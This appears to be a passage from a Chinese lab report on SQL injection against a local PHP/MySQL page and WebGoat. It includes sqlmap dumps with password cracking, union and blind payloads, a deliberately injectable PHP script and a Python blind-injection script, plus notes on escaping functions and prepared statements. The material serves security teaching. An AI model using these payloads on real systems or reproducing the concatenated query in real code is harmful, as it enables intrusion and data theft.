  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176767671,0x4f424d6c676d436a724251656a656344d45586e4b4844744e724662546e4359474e424270654462,0x716b717671),NULL--_KvLN

...
[16:04:34] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.9, PHP 5.5.12
back-end DBMS: MySQL >= 5.5

```

## 注入得出表名结果

```
+-- 004-4310-
  004/6a8
Database: rfdb
[2 tables]
+-----+
| rf   JPG   hacker.png
| rf2  Jpg   windows.jpg
+-----+

Database: security
[4 tables]
+-----+
| emails
| referrers
| uagents
| users
+-----+
Database: information_schema
[59 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_FT_BEING_DELETED
| INNODB_FT_CONFIG

```

继续注入出具体内容

```
root@bepon:~# sqlmap -u "http://192.168.254.1/fsl.php?id=1" --T rf --dump
[!] [BePON] [INFO] Targeted database: mysql
[!] [BePON] [INFO] Testing connection to the target URL
[!] [BePON] [INFO] Heuristics detected web page charset: ascii
sqlmap resumed the following injection point(s) from stored session:
[*] starting at 16:21:58


[*] [16:21:58] [INFO] resuming back-end DBMS 'mysql'
[*] [16:20:59] [INFO] testing connection to the target URL
[*] [16:20:59] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
[*] starting at 16:21:58

[*] Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 10051005

[*] Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1 AND (SELECT 2*IF((SELECT * FROM (SELECT CONCAT(0x716b71767671,(SELECT (ELT(9597=9597,1))),0x716b717671,0x70))s), 8446744073709551610, 8446744073709551610))

[*] Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)
```

不仅给出了表的内容甚至还自动爆破出了 hash 前的原密码明文



```
[16:21:59] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.9, PHP 5.5.12
back-end DBMS: MySQL >= 5.5
[16:21:59] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[16:21:59] [INFO] fetching current database
[16:21:59] [INFO] fetching columns for table 'rf' in database 'rfdb'
[16:21:59] [INFO] fetching entries for table 'rf' in database 'rfdb'
[16:21:59] [INFO] analyzing table dump for possible password hashes
[16:21:59] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:22:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[16:22:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:22:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:22:41] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[16:23:21] [INFO] cracked password 'rf' for hash 'bea2f3fe6ec7414cdf0bf233abba7ef0'
[16:23:21] [INFO] postprocessing table dump
Database: rfdb
Table: rf
[2 entries]
+-----+-----+
| id | name  | password          |
+-----+-----+
| 1  | ringfall | bea2f3fe6ec7414cdf0bf233abba7ef0 (rf) |
| 3  | OAQ     | qva               |
+-----+-----+
[16:23:21] [INFO] table 'rfdb.rf' dumped to CSV file '/root/.sqlmap/output/192.168.254.1/dump/rfdb/rf.csv'
[16:23:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.254.1'
[*] shutting down at 16:23:21
```

## 3.2.8 防护

### 3.2.8.1 魔术引用：

`addslashes()`与`stripslashes()`是功能相反的函数。`addslashes()`用于对变量中的' " 和 NULL 添加斜杠，用于避免传入 sql 语句的参数格式错误，同时如果有人注入子查询，通过加可以将参数解释为内容，而非执行语句，避免被 mysql 执行。

不过，`addslashes()`添加的只在 php 中使用，并不会写入 mysql 中。那么，`stripslashes()`的作用是将加了的 php 变量去掉，由于不会写入 mysql 中，所以从 mysql 查询出来的内容不需要再`stripslashes()`。

在防注入方面，`addslashes()`可以防止掉大多数的注入，但是此函数并不会检查变量的编码，当使用例如中文 gbk 的时候，由于长度比较长，会将某些 gbk 编码解释成两个 ascii 编码，造成新的注入风险(俗称宽字节注入)。

如果从网页表单、php、mysql 都使用 utf8 编码，则没有这个问题。

### 3.2.8.2 `mysql_real_escape_string()`：

由于`addslashes()`不检测字符集，所以有宽字节注入风险，所以 php 中添加了这个函数。这个函数本来是 mysql 的扩展，但是由于存在宽字节的问题，php 基于 mysql 的扩展开发了此函数。

`mysql_real_escape_chars()`是 `mysql_escape_chars()`的替代用法。与 `addslashes()`相比，不仅会将' " NOL(ascii 的 0)转义，还会把 r n 进行转义。同时会检测数据编码。按 php 官方的描述，此函数可以安全的用于 mysql。

此函数在使用时会使用于数据库连接(因为要检测字符集)，并根据不同的字符集做不同的操作。如果当前连接不存在，刚会使用上一次的连接。

此方法在 php5.5 后不被建议使用，在 php7 中废除。


### 3.2.8.3 预处理查询 (Prepared Statements) :

使用 prepared statements (预处理语句) 和参数化的查询，可以有效的防止 sql 注入。

为什么预处理和参数化查询可以防止 sql 注入呢? 在传统的写法中，sql 查询语句在程序中拼接，防注入(加斜杠)是在 php 中处理的，然后就发语句发送到 mysql 中，mysql 其实没有太好的办法对传进来的语句判断哪些是正常的，哪些是恶意的，所以直接查询的方法都有被注入的风险。在 mysql5.1 后，提供了类似于 jdbc 的预处理-参数化查询。它的查询方法是：

1. 先预发送一个 sql 模板过去
2. 再向 mysql 发送需要查询的参数 就好像填空题一样，不管参数怎么注入，mysql 都能知道这是变量，不会做语义解析，起到防注入的效果，这是在 mysql 中完成的。

## 3.3 流程图



## 3.4 开发运行环境配置

### 3.4.1 有回显的 select 注入

WampServer 2.5 (Apache 2.4.9 + PHP 5.5.12 + MySQL 5.6.17)

### 3.4.2 盲注 (order by)

webgoat 8.0.0 (需要 java 环境)


webwolf 8.0.0 (可选)

python3.6


## 3.5 软件使用方法

### 3.5.1 有回显的 select 注入

运行 wamp server




编写简单的 php 连接数据库并执行查询的脚本，放在 www 目录的子目录下



The screenshot shows a Jupyter Notebook interface with several tabs at the top: 'kernel.json', 'Jupyter\_notebook\_config.json', 'History', and 'fsi.php'. The 'fsi.php' tab is active, displaying the following PHP code:

```
1 <?php
2 error_reporting(E_ALL ^ E_DEPRECATED);
3 if(isset($_GET['id'])){
4     $con = mysql_connect("127.0.0.1","root","lxz");
5     if (!$con)
6     {
7         die('Could not connect: ' . mysql_error());
8     }
9     mysql_select_db("rfdb",$con);
10    $querry = "select * from rf where id = " . $_GET['id'];
11    var_dump($querry);
12    $sql = mysql_query($querry,$con);
13    //var_dump($sql);
14    if(!$sql)
15    {
16        die('<p>error:' .mysql_error(). '</p>');
17    }
18    //$/result = mysql_fetch_array($sql);
19
20    echo "<table class='itable' border='1' cellspacing='0' width='300px' height='150'>";
21    echo "<tr>";
22    echo "<td>id</td>";
23    echo "<td>username</td>";
24    echo "</tr>";
25    //遍历查询结果
26    while ($result = mysql_fetch_array($sql)) {
27        echo "<tr>";
28        echo "<td>" . $result[0] . "</td>";
29        echo "<td>" . $result[1] . "</td>";
30        echo "</tr>";
31    }
32 }
33 ?>
```



因为是 GET 方式所以直接在 url 处输入 id 处查询注入即可

暴库爆表爆字段获取数据

localhost/sql/fsl.php?id=1%20union%20select%20group\_concat(table\_name),3%20from%20information\_schema.tables%20where%20table\_schema=database()--'

id	username
1	ringfall
1	rf,rf2

id	username
1	ringfall
1	id,name,password

id	username
1	ringfall
1	ringfall:bea2f3fe6ec7414cdf0bf233abba7ef0,QAQ:qvq

### 3.5.2 盲注 (order by)


#### 3.5.2.1 下载安装 webgoat


下载最新版 webgoat8 和 webwolf8 的 jar 包

在当前目录下命令行执行 `java -jar webgoat-server-8.0.0.M21.jar [--server.port=8080] [--server.address=localhost]` 使 webgoat 在 8080 端口运行


同时执行 `java -jar webwolf-8.0.0.M21.jar [--server.port=9090] [--server.address=localhost]` 使 webwolf 在 9090 端口运行

在浏览器中打开 <http://localhost:8080/WebGoat> 和 <http://localhost:9090/WebWolf> 进入注册登录界面并注册登录






登录后看到 webgoat 主页，左边目录为题目，完成会有绿钩



webwolf 首页，上方是各种功能页



### 3.5.2.2 injection flaws

#### SQL Injection (advanced)

输入 `Dave' union select userid,user_name, password,cookie,null,null,null from user_system_data --` 搜出数据库所有数据

在下方输入 dave 的密码 passW0rD 成功

Name: `Dave' union select userid,u` Get Account Info

You have succeed:

`USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,`  
`101, jsnow, passwd1, , null, null, null,`  
`102, jdoe, passwd2, , null, null, null,`  
`103, jplane, passwd3, , null, null, null,`  
`104, jeff, jeff, , null, null, null,`  
`105, dave, passW0rD, , null, null, null,`

>Password: `passW0rD` Check Password

Congratulations. You have successfully completed the assignment.

#### SQL Injection

字符串型注入输入 `Smith' or '1'='1` 使值为真

✓  
Account Name:  Get Account Info

You have succeed:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,
```

数字型注入输入 101 or 1=1

✓  
Name:  Get Account Info

You have succeed:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,
```

### SQL Injection (mitigation)

order by 注入，可根据 Hostname/IP/MAC/Status/Description 进行排序

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server: 192.1.0.12

Submit

构造注入语句 column=(case when (select ip from servers where hostname='webgoat-dev')='192.168.4.0' then id else ip end)


编写脚本:

```
import requests
import json

result=''
cookies={
    'JSESSIONID':'xxx',
    '__utma':'xxx',
    'WEBWOLFSESSION':'xxx'
}
for i in range(0,10):
    for j in range(0,10):
        ip='192.168.'+str(i)+'. '+str(j)
        #print(ip)
        url='http://localhost:8080/WebGoat/SqlInjection/servers?column
=(case when (select ip from servers where hostname=\'webgoat-dev\')='
+ip+'\ then id else ip end)'
        r=requests.get(url=url,cookies=cookies)
        #print(r.content)
        all=json.loads(r.content)
```


```
if(all[0]["id"]=="1"):  
    print(ip)
```

运行结果



```
PS C:\Users\lenovo> & C:/Python36-32/python3.exe d:/jy/sqli/wgorder.py  
192.168.4.0  
PS C:\Users\lenovo>
```

输入 192.168.4.0 成功



### 3.5.3 其他盲注脚本示例

